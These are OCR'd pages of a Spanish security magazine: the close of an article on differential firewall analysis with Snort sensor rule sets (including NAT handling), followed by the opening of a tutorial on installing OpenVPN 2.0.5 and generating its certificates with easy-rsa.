


Figura 3. *Red simplificada con punto de monitorización.*




Figura 4. *Esquema de una conexión TAP*

Finalmente necesitamos definir algunos objetivos obvios: la red interna tendrá, como mínimo, un web proxy, un servidor de correo y un servidor DNS. Asumiremos que estos servicios están todos en el host 192.168.1.1 fuera del firewall (esto no es una buena idea, debería estar en una DMZ pero para este ejemplo la simplificación será suficiente). Por lo tanto definimos.

- El host de servicios, *$SERVICES* será 192.168.1.1.

Donde podemos escribir las reglas importantes que aparecen en el Listado 2, basándonos en la red dibujada en la Figura 3. Date cuenta de que el orden es importante ya que queremos que las reglas de paso tengan prioridad sobre la regla *catch-all* de alerta que irá al final. Observa también que estas reglas requerirán que Snort corra con la opción -o para imponer el orden *pass, log, alert* al motor de reglas. Nótese que este es un conjunto de reglas mínimo, con esto queremos decir que estamos ignorando algunas funciones de Snort, como algunos plugins, que puede ser de importancia y que de hecho ninguna de las firmas estándar configura.

Listado 2. *Configuración interna de Snort*

```
#
# Sensor Interno - reglas a usar con la opción '-o' de Snort
#
# Define variables
#
var INSIDE [192.168.10.0/24]
var OUTSIDE !$INSIDE
var SERVICES [192.168.1.1/32]
var PROXY_PORT 8080 # TCP
var SMTP_PORT 25 # TCP
var DNS_PORT 53 # TCP/UDP
var EXTERNAL_OFFICE [10.105.0.0/16]
var INT_HOSTS_AUTH [192.168.10.167,192.168.10.168,192.168.10.189,\
192.168.10.190,192.168.10.213,192.168.10.214,192.168.10.215]
#
# Empieza con las reglas de paso, nótese que asumimos sistemas con buen
                      comportamiento
# con conexiones originándose desde puertos sin privilegios
pass tcp $INSIDE 1023: <> $SERVICES $PROXY_PORT
pass tcp $INSIDE 1023: <> $SERVICES $SMTP_PORT
# Los siguientes asumen una libreria resolver moderna, ie. sport != 53
pass tcp $INSIDE 1023: <> $SERVICES $DNS_PORT
pass udp $INSIDE 1023: <> $SERVICES $DNS_PORT
pass tcp $INT_HOSTS_AUTH 1023: <> $EXTERNAL_OFFICE any
#
# Regla Catch-all, grabando la sesión. Esto monitoriza el tráfico externo
# en el interior del firewall. Tendremos la correspondiente
# regla en el sensor externo monitorizando el tráfico en la
# dirección apuesta.
#
var SESSION_TTL 60 # How long do we keep the session for?
alert tcp $OUTSIDE any -> $INSIDE any ( \
msg: "Firewall error - disallowed external traffic on int net" \
tag: session, $SESSION_TTL, seconds; \
rev:1; \
)
```

Añadir reglas de Snort a un sensor interno

Una cuestión importante es la de las reglas distribuidas con la distribución estándar de Snort: ¿Deberíamos usarlas? La respuesta depende la configuración local de un sitio determinado. Claramente, si el objeto del ejercicio es simplemente verificar la integridad del firewall no, no hay necesidad de cargar las reglas de Snort. Por otro lado, una vez hemos instalado un NIDS parece un desperdicio no usar su capacidades mejoradas. Normalmente es una buena práctica añadir reglas *locales* al final del archivo de reglas estándar, snort.conf. Este orden implica que una vez que las reglas de paso hayan sido evaluadas se mirarán todas las alertas de Snort y para terminar se aplicará la relga *catch-all.*

¿Qué tipo de *catches* se pueden esperar de las reglas de Snort en una red interna? El mayor beneficio se puede obtener de las reglas que detectan troyanos de Windows. En el exterior de un firewall bien configurado las conexiones salientes pueden no ser detectadas nunca y una infección de la red interna puede permanecer oculta siempre. Si tomamos como ejemplo nuestra configuración particularmente rigurosa del firewall, una conexión saliente hacia el host 172.16.12.1 en el puerto 54321, nunca sería vista por el NIDS externo. Pero monitorizando la red interna sin la mediación del firewall un troyano que estuviera intentando "call home" sería inmediatamente detectado.

Configuración del NIDS – sensor externo

La principal diferencia entre el sensor interno y el externo es que el último está expuesto a el exterior. Esto lo hace un candidato ideal para cargar las reglas estándar de Snort.

Las reglas del NIDS verán todo el tráfico, tanto legítimo con malicioso, con un filtrado mínimo o sin filtrado (mencionamos filtrado mínimo porque algunos ISPs ilustrados llevan acabo filtrados en sus backbones limitando de está manera algunos ataques).

El conjunto de reglas por lo demás es idéntico con la excepción de alertar sobre tráfico interno viajando hacia el mundo exterior. Está es la diferencia principal que hace que el análisis diferencia del firewalls merezca la pena: ser capaz de detectar

fallos de la configuración del firewall en ambas direcciones. Una vez más mantenemos las mismas definiciones, en el Listado 3.

Tratando con Network Address Translation

Hablando estrictamente, el Network Address Translation (NAT) no debería existir de acuerdo con las reglas expuestas en las especificaciones TCP/IP. Esto es debido a que uno de los pilares sobre los que se apoya TCP/IP es: *una máquina, una direción IP*. Un NAT no es más que un mecanismo por el cual unas direcciones IP obtenidas del rango privado (definido en RFC1918) son transformadas por un *firewall traductor* en una única dirección IP pública antes de ser enviadas a Internet. Tiene numerosas ventajas: nos permite limitar el desperdicio de direcciones IP mediante la colocación de un número enorme de máquinas detrás de una única dirección IP y además, algo mucho más importante desde el punto de vista de la seguridad, crea una barrear adicional a la entrada desde el exterior. La razón de la popularidad de NAT en la comunidad de seguridad es que hace mucho más difícil mapear la red que se encuentre detrás de un firewall ya que todas las conexiones originadas en el exterior no tendrán una entrada en la tabla de mapping del firewall (aquí asumimos que no se está haciendo ninguna redirección de puertos). Esta capacidad permite direccionar un puerto de la dirección IP pública a un puerto en una dirección privada detrás del firewall). Aunque esto no es un dificultad insuperable (se puede conseguir accesos a través de proxys, ataques *man in the middle*, etc) aumenta el grado de dificultad significativamente. Obviamente el NAT tiene el efecto secundario de hacer nuestra definición de *exterior* e *interior* un poco más oscura. La razón es que, en cuanto a lo que se refiere al firewall, cualquier IP en el interior es una IP privada y, según RFC1918, no enrutable. Esto quiere decir que un router conectado a Internet no debería aceptar ninguna dirección del rango RCF1918 haciendo imposible que una dirección IP pública enviara un paquete a una dirección IP privada (tristemente, y esta es la razón del *debería*, esto no ocurre siempre). Este regla no hace que nuestra regla en el sensor interno sea errónea debido a que un rango de direcciones internas RFC1918 siga recibiendo paquetes desde un dirección enrutable (i.e. pública). El firewall no traduce direcciones externas en tráfico entrante, sólo remapea la dirección de destino usando la transformación (IPext, dportext)! (IPint, dportint) para cualquier conexión originada internamente. De hecho no sólo se monitorizan fallos en el motor de reglas del firewall sino también en el motor NAT, como un apéndice a nuestra definición previa. Esto es debido a que cualquier conexión que no se origine en uno de los hosts externos autorizados nunca debería ser vista, esté el NAT activado o no.

Ahora, ¿Qué pasa con el sensor externo?¿Tiene sentido monitorizar una dirección interna en la red externa? De hecho, ¡sí lo tiene! Si se ve una dirección interna en la red externa entonces se está violando el RFC1918 porque no debería de haber direcciones IP no enrutables en Internet. Así que la regla catch-all externa ha detectado un fallo del motor NAT. Falto un pequeño detalles: el hecho de que cojamos direcciones internas en la red externa no es suficiente. Si el NAT está activado y funcionando puede que aun estés violando tus reglas de firewall. Volvamos a las reglas originales definidas en la sección 2. Lo que hay que entender es que bajo

Listado 3. *Configuración externa de Snort*

```
#
# Sensor Externo - reglas a usar con la opción '-o' de Snort
#
# Define variables
#
var INSIDE [192.168.10.0/24]
var OUTSIDE !$INSIDE
var SERVICES [192.168.1.1/32]
var PROXY_PORT 8080 # TCP
var SMTP_PORT 25 # TCP
var DNS_PORT 53 # TCP/UDP
var EXTERNAL_OFFICE [10.105.0.0/16]
var INT_HOSTS_AUTH [192.168.10.167,192.168.10.168,192.168.10.189,\
192.168.10.190,192.168.10.213,192.168.10.214,192.168.10.215]
#
# Empieza con las reglas de paso, nó22tese que asumimos sistemas con buen
                    comportamiento
# con conexiones originándose desde puertos sin privilegios
#
pass tcp $INSIDE 1023: <> $SERVICES $PROXY_PORT
pass tcp $INSIDE 1023: <> $SERVICES $SMTP_PORT
# The following assume a modern resolver library, ie. sport != 53
pass tcp $INSIDE 1023: <> $SERVICES $DNS_PORT
pass udp $INSIDE 1023: <> $SERVICES $DNS_PORT
pass tcp $INT_HOSTS_AUTH 1023: <> $EXTERNAL_OFFICE any
#
# Regla Catch-all, grabando la sesión. Esto monitoriza el tráfico externo
# en el interior del firewall. Tendremos la correspondiente
# regla en el sensor externo monitorizando el tráfico en la
# dirección apuesta.
#
var SESSION_TTL 60 # How long do we keep the session for?
alert tcp $INSIDE any -> $OUTSIDE any ( \
msg: "Firewall error - disallowed internal traffic on ext net" \
tag: session, $SESSION_TTL, seconds; \
rev:1;\
)
```

NAT lo que ocurre es que el tráfico saliente está sujeto a las transformación (IPint, sportint)! (IPfw, sportfw) donde IPfw es la dirección IP enrutable (i.e. pública) asignada al firewall y sportfw es un puerto de origen aleatorio asignado por el motor NAT. Esto significa que todas las reglas necesitan ser aplicadas con *$INTERNAL* mapeado a la dirección IP públuca del firewall. Finalmente, hay un gran fallo que nos impone el NAT: perdemos la habilidad de monitorizar esas reglas de paso específicas que hemos definido entre sistemas internos específicos y una red externa. Esto es debido a que el motor NAT, asumiendo que no falle, hace que todas las direcciones IP internas se parezcan a la dirección IP externa del firewall. Por lo tanto perdemos *$INTERNAL_AUTH*. No hay ninguna solución real para esto excepto confiar exclusivamente en las reglas internas, esto es que la regla de paso de la configuración interna siga restringiendo correctamente las direcciones IP; ver Listado 4.

Listado 4. *Configuración del sensor externo con soporte para NAT*

```
#
# Sensor externo con soporte para NAT
# Reglas a usar con la opción '-o'
#
# Define variables
#
var OUTSIDE !$INSIDE
var FWEXTIP [172.16.1.1/32]
var INSIDE [192.168.10.0/24,$FWEXTIP]
var SERVICES [192.168.1.1/32]
var PROXY_PORT 8080 # TCP
var SMTP_PORT 25 # TCP
var DNS_PORT 53 # TCP/UDP
var EXTERNAL_OFFICE [10.105.0.0/16]
#
# Nótese que la mayoria de las implementaciones siempre remapearan el puerto
                      fuente
# a un puerto sin privilegios independientemente del puerto original
#
pass tcp $FWEXTIP 1023: <> $SERVICES $PROXY_PORT
pass tcp $FWEXTIP 1023: <> $SERVICES $SMTP_PORT
pass tcp $FWEXTIP 1023: <> $SERVICES $DNS_PORT
pass udp $FWEXTIP 1023: <> $SERVICES $DNS_PORT
# Nótese que esta reglas es mucho más débil ahora - cubre eficazmente
# el conjunto de la red interna via NAT.
pass tcp $FWEXTIP 1023: <> $EXTERNAL_OFFICE any
#
# Regla Catch-all, grabando la sesión. Esto monitoriza el
# tráfico externo en la red externa.
#
var SESSION_TTL 60 # How long do we keep the session for?
alert tcp $INSIDE any -> $OUTSIDE any ( \
msg: "Firewall error - disallowed internal traffic on ext net" \
tag: session, $SESSION_TTL, seconds; \
rev:1; \
)
```

Conclusión

Una vez que se han obtenido los datos por los dos sensores se puede aplicar "log fusion" para comparar el resultado esperado (nada más que alertas estándar de Snort) con el resultado real. De hecho, si se usa una adecuada sincronización NTP, los logs puede monitorizarse en paralelo y los resultados importantes quedaran resaltados inmediatamente.

El objetivo del Análisis Diferencial de Firewalls es permitirte controlar los fallos inesperados del software del firewall o malas configuraciones forzando al analista de seguridad a escribir las reglas en al menos dos notaciones (analistas de seguridad particularmente dedicados pueden considerar el uso de software NIDS diferentes para los sensores internos y externos).

De esta manera también conseguimos el cumplimiento de la política de seguridad que se puede aplicar en una empresa, donde es común tener dos grupos de responsabilidad llamados NOC y SOC (Network Operation Centery Security Operation Center). El NOC es responsable de la gestión y la configuración de dispositivos tales como routers, firewalls, ips mientras que el SOC tiene la responsabilidad de monitorizar el tráfico, recoger los logs de los IDS, sondas RMON, etc. También, el Análisis de Incidentes y el Análisis Diferencial de Firewalls permite a ambos grupos colaborar- no sólo tienen que escribir reglas en dos sistemas sino que además NOC puede aprovecharse de la comprobación de fallos del firewall mientras que el SOC puede aprovecharse de la comprobación de reglas para la política de violaciones de seguridad.

Posteriores lineas de investigación incluirían la monitorización en tiempo real de fallos del firewall integrando los resultados de Snort o cualquier otro NIDS e una consola central *position-aware*.

Con *position-aware* queremos decir que la consola ha sido configurada con el conocimiento de la localización de los sensores de manera que los fallos del firewall puedan ser correctamente reportados como *internos*, *externos*, *motor NAT* o cualquier otro sistema que este siendo monitorizado.

Este tipo de análisis también puede ser aplicado a servicios proxy que corran en un servidor para asegurar que la conectividad con y desde el proxy sea la esperada. ●

En la Red

- *http://www.openbsd.org/faq/pf*
- *http://www.snort.org*



Instalación y configuración de OpenVPN Red Privada Virtual sobre SSL

César Jiménez Zapata 

Grado de dificultad



Las VPN permiten extender cualquier red local a través de una red no segura, como Internet, de manera segura, utilizando para ello encriptación en los datos transmitidos. Con ello se consigue que el acceso a la red local de una empresa se realice desde cualquier sitio de manera transparente para el usuario final, con los recursos locales disponibles como si estuviéramos conectados en la oficina.

En el presente artículo se detalla la instalación y configuración de la red privada virtual (VPN, *Virtual Private Network*) para el acceso a redes de empresa desde cualquier conexión a Internet.

Las VPN *clásicas* se basan principalmente en el protocolo de comunicaciones seguras *ipsec*, que ha demostrado su utilidad y versatilidad durante muchos años, pero que también presentan ciertos inconvenientes.

La versión OpenSource mas conocida de este tipo de implementaciones VPN – ipsec es FreeS/WAN (*http://www.freeswan.org/*)

Últimamente se están imponiendo las VPN basadas en SSL, que presentan ciertas ventajas , sobre todo en sus versiones en software, como la que nos ocupa. Estas ventajas son principalmente dos:

- Una mayor facilidad en la instalación y administración;
- Son más sencillas de configurar para entornos heterogéneos donde el terminador del túnel VPN se encuentra tras firewalls, fuera de la DMZ, o los clientes tras proxies de acceso a Internet.

La arquitectura que implantaremos se basa en el gráfico que se puede ver en la Figura 1. En ella intervienen los siguientes elementos:

- *Clientes.* Son los equipos que se conectan a la red local de la empresa a través de Internet. En el ejemplo dichos sistemas tienen sistemas operativos de la familia Windows. En su conexión a internet obtiene una ip, por ejemplo la 2.2.2.2;

En este artículo aprenderás...

- Instalar y configurar una red privada virtual sobre protocolo SSL;
- Técnicas de NAT y masquerade con el firewall Linux IPTables;
- Generar certificados con las utilidades de OpenVPN utilizando OpenSSL.

Lo que deberías saber...

- Administración de red y enrutado;
- Certificados digitales;
- IPTables.

- *Firewall Externo.* Con dos tarjetas de red , una nos conectará a Internet, con la IP 1.1.1.1 y otra que nos conectará a la red local de servidores con la IP 192.168.20.2;
- *Terminador de Tuneles VPN.* En esta maquina realizaremos las instalaciones de software, con sistema operativo Linux y con IPTables instalado;
- *Servidores de la empresa.* En ellos se encuentran las Bases de Datos corporativas, los servidores de ficheros, etc. Todos los host tienen una IP del rango 192.168.20.0 / 255.255.255.0.

Para su implementación utilizaremos el producto OpenVPN 2.0.5 *http://openvpn.net/* con su interfaz gráfica para los clientes windows OpenVPN GUI v.1.0.3 for Windows *http://openvpn.se/*

En la instalación utilizamos las versiones OpenVPN 2.0.5 (la versión actual para descarga es la 2.0.9) y OpenVPN GUI 1.0.3.

Instalación y configuración del servidor

En el servidor del Terminador de túneles VPN, en la dirección IP 192.168.20.2, realizaremos la instalación de los paquetes software necesarios. En la maquina ejemplo disponemos de una distribución Linux Fedora Core 4, basada en Red Hat. La autenticación de los clientes que se conectarán la realizaremos con certificados X509v3 que crearemos gracias a OpenSSL, que deberá estar correctamente instalado en el sistema. *OpenVPN* dispone además de una serie de scripts que nos ayudarán en la creación de dichos certificados.

Instalación de los paquetes OpenVPN

Para comenzar la instalación nos descargamos de la página web de OpenVPN, *http://openvpn.net/download.html,* el código necesario, concretamente el fichero openvpn-2.0.x.tar.gz

Una vez descargado el fichero lo copiamos en un directorio de trabajo, por ejemplo en */opt/tmp/vpn.*

Para distribuciones basadas en paquetes RPM, a partir del código fuente generamos el fichero RPM correspondiente con las ordenes:

```
rpmbuild -tb
openvpn-2.0.5.tar.gz
```

Dicha construcción nos revela que necesitamos dos paquetes RPM que no estaban instalados en la maquina, *lzo-1.08-4.1.fc3.rf.i386.rpm y lzo-devel-1.08-4.1.fc3.rf.i386.rpm* Ambos paquetes se pueden descargar, por ejemplo, de *http://rpmfind.net/linux/RPM/index.html* realizando una búsqueda por lzo y lzo-devel. Se descargan en el directorio /opt/tmp/vpn y se instalan ambos paquetes con las ordenes:

```
rpm -i /opt/tmp/vpn/
lzo-1.08-4.1.fc3.rf.i386.rpm
rpm -i /opt/tmp/vpn/
lzo-devel-1.08-4.1.fc3.rf.i386.rpm
```

después se vuelve a ejecutar la orden:

```
rpmbuild -tb
openvpn-2.0.5.tar.gz
```

que nos genera el paquete de instalación en:

Listado 1. *Crear los certificados para el servidor*

```
# easy-rsa parameter settings
# NOTE: If you installed from an RPM,
# don't edit this file in place in
# /usr/share/openvpn/easy-rsa --
# instead, you should copy the whole
# easy-rsa directory to another location
# (such as /etc/openvpn) so that your
# edits will not be wiped out by a future
# OpenVPN package upgrade.
# This variable should point to
# the top level of the easy-rsa
# tree.
export D=`pwd`
# This variable should point to
# the openssl.cnf file included
# with easy-rsa.
export KEY_CONFIG=$D/openssl.cnf
# Edit this variable to point to
# your soon-to-be-created key
# directory.
#
# WARNING: clean-all will do
# a rm -rf on this directory
# so make sure you define
# it correctly!
export KEY_DIR=$D/keys
# Issue rm -rf warning
echo NOTE: when you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
# Increase this to 2048 if you
# are paranoid.  This will slow
# down TLS negotiation performance
# as well as the one-time DH parms
# generation process.
export KEY_SIZE=1024
# These are the default values for fields
# which will be placed in the certificate.
# Don't leave any of these fields blank.
export KEY_COUNTRY=ES
export KEY_PROVINCE=Madrid
export KEY_CITY=Madrid
export KEY_ORG="OpenVPN-Ecija"
export KEY_EMAIL="cjimenez@ecija.com"
```

```
/usr/src/redhat/RPMS/
i386/openvpn-2.0.5-1.i386.rpm
```

Copiamos dicho paquete al directorio */opt/tmp/vpn e instalamos con*:

```
rpm -i /opt/tmp/vpn/
openvpn-2.0.5-1.i386.rpm
```

Generación de claves y certificados

Una vez instalado el siguiente paso que haremos será crear los certificados para el servidor, los cuales servirán para autenticar y cifrar los tunes SSL.

Nos movemos al directorio de las utilidades para crear los certificados, que tras la instalación se encuentran en */usr/share/doc/openvpn-2.0.5/easy-rsa/*:

```
cd /usr/share/doc/openvpn-2.0.5/easy-
                    rsa/
```

Una vez en el directorio crearemos primero los certificados para la CA encarga de emitir los certificados de los clientes. La CA (*Certification Autority*) será el certificado raiz de los certificados emitidos, de manera que nuestra autenticación se basara en la premisa de que cualquier certificado emitido por dicha CA podrá establecer un túnel VPN-SSL con nuestro sistema. Comenzamos modificando el fichero var, existente en el directorio en el que nos encontramos:

```
vi var
```

modificamos el contenido del mismo de manera que aparezca de la siguiente manera (Listado 1).

Los únicos datos que modificamos del fichero original son las 5 ultimas variables que en el aparecen de manera que al generar los certificados, los campos de los mismos nos aparezcan rellenos con los valores indicados.

Procedemos a crear el certificado de CA con las siguientes órdenes:

```
. ./vars
./clean-all
./build-ca
```

Tras esto nos realizará una serie de preguntas para completar el certificado. En el campo *common name* ponemos, por ejemplo *OpenVPN-CA*

Tras esto generamos los certificados del servidor firmados con la CA que acabamos de generar:

```
./build-key-server server
```

Las preguntas son similares a las anteriores para el valor Common Name ponemos, por ejemplo, *server*, sin comillas. Para la las siguientes preguntas, *Sign the certificate? [y/n]* contestamos *y*, sin comillas, para firmar el certificado de servidor con el certificado de la CA que hemos generado y para la pregunta *1 out of 1 certificate requests certified, commit? [y/n]* también contestamos *y*.

Por ultimo en el servidor generamos los parámetros Diffie Hellman, utilizados en el túnel SSL, únicos para el servidor.

```
./build-dh
```

Una vez creados todos los ficheros necesarios estos se alojan en */usr/share/doc/openvpn-2.0.5/easy-rsa/keys*.




Figura 1. *Instalación y configuración de OpenVPN*

Configuración del terminador de túneles

El siguiente paso es configurar el servidor de túneles. Para ello creamos el directorio */etc/openvpn*:

```
mkdir /etc/openvpn
```

ya que es el directorio que buscara por defecto para los ficheros de configuración cuando se arranque el servicio desde */etc/init.d/openvpn* y copiamos los ficheros de ejemplo de configuración, que quedan instalados con el RPM anterior en la ruta */usr/share/doc/openvpn-2.0.5/sample-config-files/*:

```
cp /usr/share/doc/openvpn-2.0.5/
sample-config-files/server.conf /
etc/openvpn/
```

Una vez copiado el fichero lo cambiamos para que refleje la configuración que aparece en el Listado 2 y 2a, en la cual solamente se reflejan los campos utilizados y los cambios más habituales que necesitaremos activar posteriormente. Los comentarios comienzan `con #` `o con;`

```
vi /etc/openvpn/server.conf
```

En esta configuración vemos varios campos interesantes:

- port 10080 Puerto por el que escuchara nuestro servidor de túneles;
- proto udp, con dicha configuración utilizaremos nuestro túnel con paquetes UDP en lugar de TCP. Si bien TCP, con el reenvío automático de paquetes, garantiza la entrega de los mismos, el protocolo UDP nos garantiza transmisiones mas *ligeras* que mejorarán el rendimiento en caso, por ejemplo, de que se trabaje con ficheros en red de gran tamaño;
- *ca /etc/openvpn/keys/ca.crt* Certificado de la CA emisora de certificados;
- *cert /etc/openvpn/keys/server.crt* Certificado del servidor de Túneles;
